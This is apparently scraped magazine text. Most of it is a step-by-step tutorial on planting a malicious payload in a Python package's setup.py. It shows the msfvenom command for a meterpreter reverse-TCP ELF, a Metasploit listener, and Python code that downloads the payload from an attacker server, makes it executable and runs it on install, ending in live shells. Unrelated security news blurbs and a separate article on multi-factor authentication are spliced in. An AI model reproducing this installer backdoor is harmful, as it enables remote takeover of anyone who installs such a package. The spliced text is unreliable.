
It's working. Next, I change code to download an image and save it. This image is the cover image of our Facebook page (self advertisement).

Intel, the Chipmaking company has confirmed that proprietary source code related to its Alder Lake CPUs has been leaked.




When I run it, it downloads the image successfully.

LofyGang, allegedly a Brazilian cybercrime group has been found to be responsible for distributing 200 Malicious NPM Packages to Steal Credit Card Data.



Next, I add more code, I import another module to read the downloaded image and save it as a .png file with the same name.



Operators of the BlackByte ransomware are exploiting a flaw in a legitimate Windows driver to bypass security solutions.



```
GNU nano 6.3 test.py
import wget
URL = "https://scontent.fhyd2-2.fna.fbcdn.net/v/t39.30>
response = wget.download(URL, "hackercool.jpeg")
```

```
import imageio as iio
img = iio.v3.imread("hackercool.jpg")
iio.v3.imwrite("hackercool.png", img)
```

[Wrote 7 lines]

^G Help ^O Write Out ^W Where Is ^K Cut
^X Exit ^R Read File ^\ Replace ^U Paste

This too runs successfully.



Till now, I mastered the downloading from a remote URL. Next, I want to master the executing payload part. So I create a new Linux executable (elf) file which runs a single command "ls -l" when executed.

"A hacker to me is someone creative who does wonderful things."


```

GNU nano 6.3          test.elf
ls -l

```

[Read 1 line]

^G Help	^O Write Out	^W Where Is	^K Cut
^X Exit	^R Read File	^\ Replace	^U Paste

Let's test this elf script by executing it.

```

└─$ chmod +x test.elf

└─(kali㉿kali)-[~/PyPiH]
└─$ ./test.elf
total 16
drwxr-xr-x 4 kali kali 4096 Oct  3 08:42 hello-world-20
200509-0.0.2
-rw-r--r-- 1 kali kali 1209 Oct  3 03:37 hello-world-20
200509-0.0.2.tar.gz
-rwxr-xr-x 1 kali kali   6 Oct  7 07:44 test.elf
-rw-r--r-- 1 kali kali  430 Oct  7 06:55 test.py

```

Its working great. In the test.py file I comment the "downloading part" of the code and edit the file to import OS module and add code to execute the elf file.

A novel Android malware called RatMilad has been observed targeting a Middle Eastern enterprise mobile device by masquerading itself as a VPN and phone number spoofing app.


```

GNU nano 6.3                                test.py
#import wget
#URL = "https://scontent.fhyd2-2.fna.fbcdn.net/v/t39.3>
#response = wget.download(URL, "/tmp/hackercool.jpeg")

import os
os.chdir("/tmp")
os.system("./test.elf")

[ Read 23 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut
^X Exit      ^R Read File ^\ Replace  ^U Paste

```

Let's test this one.

```

(kali@kali)-[~/PyPiH]
$ python3 test.py
total 64
-rw-r--r--  1 kali kali 24970 Oct  7 07:54 hackercool.jp
eg
drwx-----  2 kali kali  4096 Oct  7 05:46 ssh-XXXXXXqfP
JAn
drwx-----  3 root root  4096 Oct  7 05:46 systemd-priva
te-eab68104dcf845deb8adaaf23fa0cb31-colord.service-N2G1
c4
drwx-----  3 root root  4096 Oct  7 05:45 systemd-priva
te-eab68104dcf845deb8adaaf23fa0cb31-haveged.service-bm3
uBP
-rwxr-xr-x  1 kali kali     6 Oct  7 07:56 test.elf
drwxrwxrwt  2 root root  4096 Oct  7 05:45 VMwareDnD
drwx-----  2 root root  4096 Oct  7 05:45 vmware-root_4
34-566466068

```


It too works successfully. Well, what my end goal is that I want to download the malicious payload from a remote site, move it to the /tmp directory and then execute the malicious payload. I have achieved this in bits of code till now. Let's see it in full swing.

Let's create the malicious payload first. I will use msfvenom to do this but can be replaced with any other payload (Cobalt strike beacon etc)

```
(kali㉿kali)-[~]
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.40.153 LPORT=4444 -f elf > /home/kali/Desktop/met_x64_153_4444.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
```

Then I host it on a web server.

```
(kali㉿kali)-[~/Desktop]
$ file met_x64_153_4444.elf
met_x64_153_4444.elf: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header

(kali㉿kali)-[~/Desktop]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Before I download it to the target system, I start the listener also.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```

Now I change the code of the "test.py" script to download the payload I just created, save it in /tmp directory, change directory to /tmp directory and execute it.


```

GNU nano 6.3                                test.py
import wget
URL = "http://192.168.40.153:8000/met_x64__153_4444.elf"
response = wget.download(URL, "/tmp/hackercool.elf")

import os
os.chdir("/tmp")
os.system("./hackercool.elf")

[ Wrote 23 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut
^X Exit      ^R Read File ^\ Replace   ^U Paste

```

Then I execute it.

```

(kali㉿kali)-[~/PyPiH]
$ python3 test.py
100% [.....] 250 / 250s
h: 1: ./hackercool.elf: Permission denied

(kali㉿kali)-[~/PyPiH]
$ 

```

Although it should have worked, it didn't. That's because Linux deals differently with images (png, jpg) files and executable files for security reasons. It can open an image but will not execute an elf file so easily (Remember this part). That's why we have a permission denied error.

```

(kali㉿kali)-[~/PyPiH]
$ ls /tmp
hackercool.elf
hackercool.jpeg
ssh-XXXXXXqfPJAn

```

To solve this problem, I import stat module and add a single line of code to the "test.py" script. This single line of code gives "777" permissions to the present user on "test.elf" file.


```

GNU nano 6.3                                test.py
import wget
URL = "http://192.168.40.153:8000/met_x64__153_4444.el>
response = wget.download(URL, "/tmp/hackercool.elf")

import os
import stat
os.chdir("/tmp")
os.chmod("hackercool.elf", stat.S_IRWXU|stat.S_IRWXG|st>
os.system("./hackercool.elf")

[ Wrote 25 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut
^X Exit      ^R Read File ^\ Replace   ^U Paste

```

Now, when I execute "test.py" execution is successful

```

(kali㉿kali)-[~/PyPiH]
$ python3 test.py
100% [.....] 250 / 250

```

and on the attacker machine, I have a successful meterpreter session. Woohoo.

```

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (3045348 bytes) to 192.168.40.154
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.4
0.154:35960) at 2022-10-09 08:47:23 -0400

```

```

meterpreter > sysinfo
Computer      : 192.168.40.154
OS            : Debian (Linux 5.18.0-kali5-amd64)
Architecture : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > getuid
Server username: kali

```



```
(kali㉿kali)-[~]
$ ls -l /tmp/hackercool.elf
-rwxrwxrwx 1 kali kali 250 Oct  9 08:46 /tmp/hackercool.elf
```

Since the testing is successful. We have come to the final part. I copy the code in "test.py" to "setup.py" file of the hello_world module.

```
*setup.py
File Edit Search Options Help
#!/usr/bin/env python
# coding: utf-8
#import wget
#URL = "http://192.168.40.153:8000/met_x64__153_4444.elf"
#response = wget.download(URL, "/tmp/hackercool.elf")
import os
import stat
os.chdir("/tmp")
os.chmod("hackercool.elf", stat.S_IRWXU|stat.S_IRWXG|stat.S_IXUSR|stat.S_IXGRP|stat.S_IXOTH)
os.system("./hackercool.elf")

from setuptools import setup

setup(
    name='hello-world-20200509',
    version='0.0.2',
    author='lyz05',
```

GNU nano 6.3

setup.py *

```
#!/usr/bin/env python
# coding: utf-8
import wget
URL = "http://192.168.40.153:8000/met_x64__153_4444.elf"
response = wget.download(URL, "/tmp/hackercool.elf")
import os
import stat
os.chdir("/tmp")
os.chmod("hackercool.elf", stat.S_IRWXU|stat.S_IRWXG|stat.S_IXUSR|stat.S_IXGRP|stat.S_IXOTH)
```



```
os.chmod("hackercool.elf",stat.S_IRWXU|stat.S_IRWXG|stat.S_IRWXO)
os.system("./hackercool.elf")
```

```
from setuptools import setup
```

```
setup(
    name='hello-world-20200509',
    version='0.0.2',
    author='lyz05',
```

```
^G Help      ^O Write Out  ^W Where Is   ^K Cut
^X Exit      ^R Read File  ^\ Replace    ^U Paste
```

Now when I run the "setup.py" file,

```
(kali㉿kali)-[~/PyPiH/hello-world-20200509-0.0.2]
$ python3 setup.py
100% [.....] 250 / 250
```

```
(kali㉿kali)-[~/Desktop]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.154 - - [09/Oct/2022 09:36:29] "GET /met_x64__153_4444.elf HTTP/1.1" 200 -
```

```
meterpreter >
[*] 192.168.40.154 - Meterpreter session 1 closed. Reason: Died

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (3045348 bytes) to 192.168.40.154
[*] Meterpreter session 2 opened (192.168.40.153:4444 -> 192.168.40.154:38052) at 2022-10-09 09:36:29 -0400

meterpreter >
```

It works flawlessly to give us a reverse shell.

Let me summarize all that we did here. I explained you what are python libraries, how pip install works (it runs the setup.py file) and how attackers can place malicious code inside setup.py file to hack systems.

What I didn't Teach You In This Article?

Let's see what I didn't tell you. You now know how to inject malicious code into the "setup.py" file of a Python package. The only thing left is uploading your malicious package to PyPI (pypi.org). For doing this, you need to create an account at pypi.org. Remember that once you upload a malicious python library to pypi.org, you are on the gray side of hacking. I have warned you. The reason we have not shown it here is obvious.

What is multi-factor authentication, and how should I be using it?

ONLINE SECURITY

Jongkil Jay Jeong
CyberCRC Senior Research Fellow,
Centre for Cyber Security Research and
Innovation (CSRI), Deakin University

Ashish Nanda,
CyberCRC Research Fellow,
Centre for Cyber Security Research and
Innovation (CSRI), Deakin University

Syed Wajid Ali Shah,
CSCRC Research Fellow,
Centre for Cyber Security Research and
Innovation, Deakin University

Data breaches are becoming commonplace in both small and big tech companies. The most recent victim was Australian telecommunications company Optus, resulting in unauthorised access to the identity data of roughly 10 million people.

Adding to the misery of the victims, this cyber-attack further unleashed a plethora of subsequent phishing and fraud attempts using the data obtained from this breach.

Having more rigorous security measures when logging in can help to protect your accounts, and significantly reduces the likelihood of

many automated cyber attacks.

Multi-factor authentication (MFA) is a security measure that requires the user to provide two (also known as two-step verification or two-step authentication) or more proofs of identity to gain access to digital services. This typically requires a combination of something the user knows (pin, secret question), something you have (card, token) or something you are (fingerprint or other biometric).

For example, the Australian Tax Office recently tightened some rules for digital service providers on the mandated use of multi-factor authentication. If you use certain services, you're already familiar with MFA.

But not all MFA solutions are the same, with recent studies demonstrating simple ways to subvert more common methods which are used to lodge cyber-attacks.

Furthermore, people also prefer different MFA options depending on their needs and level of tech savviness.

So what are the options currently available, their pros and cons, and who are they suited for?

There are four main methods of multi-factor authentication

SMS: Currently the most common option involving a one-time password (such as a code) sent via text message. Although quite popular and

(Cont'd On Next Page)

easy to use, the password or code texted to you can commonly be hacked by malicious apps on the phone or by redirecting the SMS to a different phone. The method also fails if your smartphone doesn't have service or is powered off.

Authenticator-based: Another common method, in which an application installed on your smartphone (such as Google Authenticator) generates one-time passwords valid for a very short time span, such as 30 seconds. Although more secure than text messages, malicious apps can still steal these one-time passwords. The method also fails if your smartphone is out of power.

Physical security key: The most secure mechanism; it uses a hardware security key (such as YubiKey, VeriMark or Feitian FIDO) that needs to be connected to the device to verify identity – many of these look a lot like USB memory sticks. It's the current leading method supported by companies like Google, Amazon and Microsoft, as well as government agencies worldwide.

Mobile app: Similar to authenticator apps, but a user is sent a verification prompt rather than a one-time password. This requires your smartphone to have an active internet connection and be powered on.

Each of these four methods varies in usability and security. For example, despite physical security keys offering the greatest level of security, the adoption rate is the lowest, with figures suggesting only a 10% uptake.

Preference Matters

Not only do different multi-factor authentication types vary in security, they also have different levels of popularity. This results in a discrepancy between the most reliable MFA method (the physical security key) and what is actually the most widely used (SMS).

Our team from Deakin University's Centre for Cyber Security Research and Innovation recently conducted a study on the adoption of MFA

technologies. We surveyed more than 400 participants belonging to different age groups, educational backgrounds, and experience with MFA.

